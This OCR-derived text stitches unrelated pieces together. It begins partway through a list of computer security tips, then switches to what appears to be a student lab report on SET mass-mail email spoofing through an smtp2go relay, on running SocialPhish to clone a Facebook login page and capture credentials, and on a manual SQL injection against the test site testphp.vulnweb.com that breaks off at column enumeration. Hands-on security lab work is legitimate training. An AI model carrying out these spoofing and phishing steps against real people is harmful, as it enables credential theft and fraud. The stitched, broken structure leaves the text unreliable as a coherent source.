More secure often means longer and more complex. Use a password that has at least eight characters and a combination of numbers, uppercase and lowercase letters, and computer symbols. Hackers have an arsenal of tools to break short, easy passwords in minutes.

Don't use recognizable words or combinations that represent birthdays or other information that can be connected to you. Don't reuse passwords, either. If you have too many passwords to remember, consider using a password manager, such as Dash lane, Sticky Password, LastPass or Password Boss. [See related article: How to Create a Strong Password]

5. Keep your OS, apps and browser up-to-date.

Always install new updates to your operating systems. Most updates include security fixes that prevent hackers from accessing and exploiting your data. The same goes for apps. Today's web browsers are increasingly sophisticated, especially in privacy and security. Be sure to review your browser security settings in addition to installing all new updates. For example, you can use your browser to prevent websites from tracking your movements, which increases your online privacy. Or, use one of these private web browsers.

6. Ignore spam.

Beware of email messages from unknown parties, and never click on links or open attachments that accompany them. Inbox spam filters have gotten pretty good at catching the most conspicuous spam. But more sophisticated phishing emails that mimic your friends, associates and trusted businesses (like your bank) have become common, so keep your eyes open for anything that looks or sounds suspicious.

7. Back up your computer.

If your business is not already backing up your hard drive, you should begin doing so immediately. Backing up your information is critical in case hackers do succeed in getting through and trashing your system.

Always be sure you can rebuild as quickly as possible after suffering any data breach or loss. Backup utilities built into macOS (Time Machine) and Windows (File History) are good places to start. An external backup hard drive can also provide enough space for these utilities to operate properly.

8. Shut it down.

Many businesses, especially those operating a web server, are "all systems go" all the time. If you're not operating a complex internet-based company, however, switch off your machine overnight or during long stretches when you're not working. Always being on makes your

computer a more visible and available target for hackers; shutting down breaks the connection a hacker may have established with your network and disrupts any possible mischief.

9. Use virtualization.

Not everyone needs to take this route, but if you visit sketchy websites, expect to be bombarded with spyware and viruses. While the best way to avoid browser-derived intrusions is to steer clear of unsafe sites, virtualization allows you to run your browser in a virtual environment, like Parallels or VMware Fusion, that sidesteps your operating system to keep it safer.

10. Secure your network.

Routers don't usually come with the highest security settings enabled. When setting up your network, log in to the router, and set a password using a secure, encrypted setup. This prevents intruders from infiltrating your network and messing with your settings.

11. Use two-factor authentication.

Passwords are the first line of defence against computer hackers, but a second layer boosts protection. Many sites let you enable two-factor authentication, which boosts security because it requires you to type in a numerical code – sent to your phone or email address – in addition to your password when logging in.

12. Use encryption.

Even if cybercriminals gain access to your network and files, encryption can prevent them from accessing any of that information. You can encrypt your Windows or macOS hard drive with BitLocker (Windows) or File Vault (Mac), encrypt any USB flash drive that contains sensitive information and use a VPN to encrypt web traffic. Only shop at encrypted websites; you can spot them immediately by the "https" in the address bar, accompanied by a closed-padlock icon.

3. **Use SET Tool and create a fake Gmail page and try to capture the credentials in command line and Hacker Machine: Kali Linux Victim machine: Windows XP / Windows 7 / Windows 10**


==

The Social-Engineering Toolkit (SET) is a product of TrustedSec. SET is a Python-driven suite of custom tools created by David Kennedy (ReL1K) and the SET development team, comprising of JR DePre (pr1me), Joey Furr (j0fer), and Thomas Werth.

SET is a menu-driven attack system that mainly concentrates on attacking the human element of security. With a wide variety of attacks available, this toolkit is an absolute must-have for penetration testing.

SET comes preinstalled in Kali Linux. You can simply invoke it through the command line using the command "**setoolkit**".

Once the user clicks on the SET toolkit, it will open with the options shown in the following screenshot:




Select **1) Social-Engineering Attacks** to receive a listing of possible attacks that can be performed.

You can select the attacks that you want to perform from a menu that appears as follows:


- 1 Spear-Phishing Attack Vectors
- 2 Website Attack Vectors
- 3 Infectious Media Generator
- 4 Create a Payload and Listener
- **5 Mass Mailer Attack**
- 6 Arduino-Based Attack Vector
- 7 Wireless Access Point Attack Vector
- 8 QRCode Generator Attack Vector
- 9 PowerShell Attack Vectors
- 10 SMS Spoofing Attack Vector
- 11 Third Party Modules

- 99 Return back to the main menu



We will start with the **Mass Mailer Attack**. Enter 5 to move to the next menu.

For this example, on the list, we will take a look at the first option, **E-Mail Attack Single Email Address**.




Now further we need to fill all the following details as shown below:


- Send email to:
- From address:
- The FROM Name the user will see:
- Username for open-relay:
- Password for open-relay:

- SMTP email server address:
- Port number for the SMTP server:
- Flag this message/s as high priority?
- Do you want to attach a file:
- Do you want to attach an inline file:
- Email Subject:
- Send the message as html or plain:
- Enter the body of the message, type END when finished:


Here we just need an open relay SMTP server which we can easily get it through smtp2go.com by creating a free account whose SMTP server address will be "**mail.smtp2go.com**"and port will be "**2525**".



This is the output of the fake email which we sent from **info@yeahhub.com** via smtp2go.com open relay server.



In SMTP2GO.com App Dashboard, we can even manage all the records and can see all the information about the fake emails sent from our account as shown below:




---

4. Install Social Phish tool from GitHub and try to execute the tool for phishing page and perform in lab setup only


==


Installing Social Phish Tool from GitHub:




Setting up the tool and executing:


root@kali: /home/nayan/SocialPhish
File Actions Edit View Help
┌──(root㉿kali)-[/home/nayan]
└─# ls
Desktop Downloads go Music Pictures SocialPhish Videos
Documents employee lab_NayanAcharya.ovpn Osintgram Public Templates zphisher
┌──(root㉿kali)-[/home/nayan]
└─# cd SocialPhish
┌──(root㉿kali)-[/home/nayan/SocialPhish]
└─# chmod +x socialphish.sh
┌──(root㉿kali)-[/home/nayan/SocialPhish]
└─# ls
LICENSE README.md sites socialphish.sh
┌──(root㉿kali)-[/home/nayan/SocialPhish]
└─# bash socialphish.sh



root@kali: /home/nayan/SocialPhish
File Actions Edit View Help
[02] Facebook [18] eBay
[03] Snapchat [19] Pinterest
[04] Twitter [20] CryptoCurrency
[05] Github [21] Verizon
[06] Google [22] DropBox
[07] Spotify [23] Adobe ID
[08] Netflix [24] Shopify
[09] PayPal [25] Messenger
[10] Origin [26] GitLab
[11] Steam [27] Twitch
[12] Yahoo [28] MySpace
[13] Linkedin [29] Badoo
[14] Protonmail [30] VK
[15] Wordpress [31] Yandex
[16] Microsoft [32] devianART
[*] Choose an option: 1



Facebook Phishing page:



Captured credentials from this page: -



---


5. **Perform SQL injection Manually on http://testphp.vulnweb.com Write a report along with screenshots and mention preventive steps to avoid SQL injections**

==


Performing SQL injection Manually on http://testphp.vulnweb.com

STEP 1: Breaking the Query

- Visiting the website **testphp.vulnweb.com/artists.php?artist=1**
- let us add & check single quote to existing URL to check whether the website is vulnerable to SQL Injection by adding **testphp.vulnweb.com/artists.php?artist=1′**




- Here we are trying to break query to receive error messages with the database so that we can balance the query.
- But we are not getting error statements with respect to our input, which means single quote as input.
- Now I understand that when the input string is not getting an error with the database, let me try to fix without a single quote.



- Above figure shows that website is getting fixed & we have joined the query with no errors with integer method. So, this is called as **SQL Injection with Integer Based Method.**

STEP 2: Finding the Backend Columns

- It is time to have a conversation with the database to find the number of columns. To enumerate columns, we can use **order by** command.
- Let me ask database with any number so that I can check that columns availability in the database.

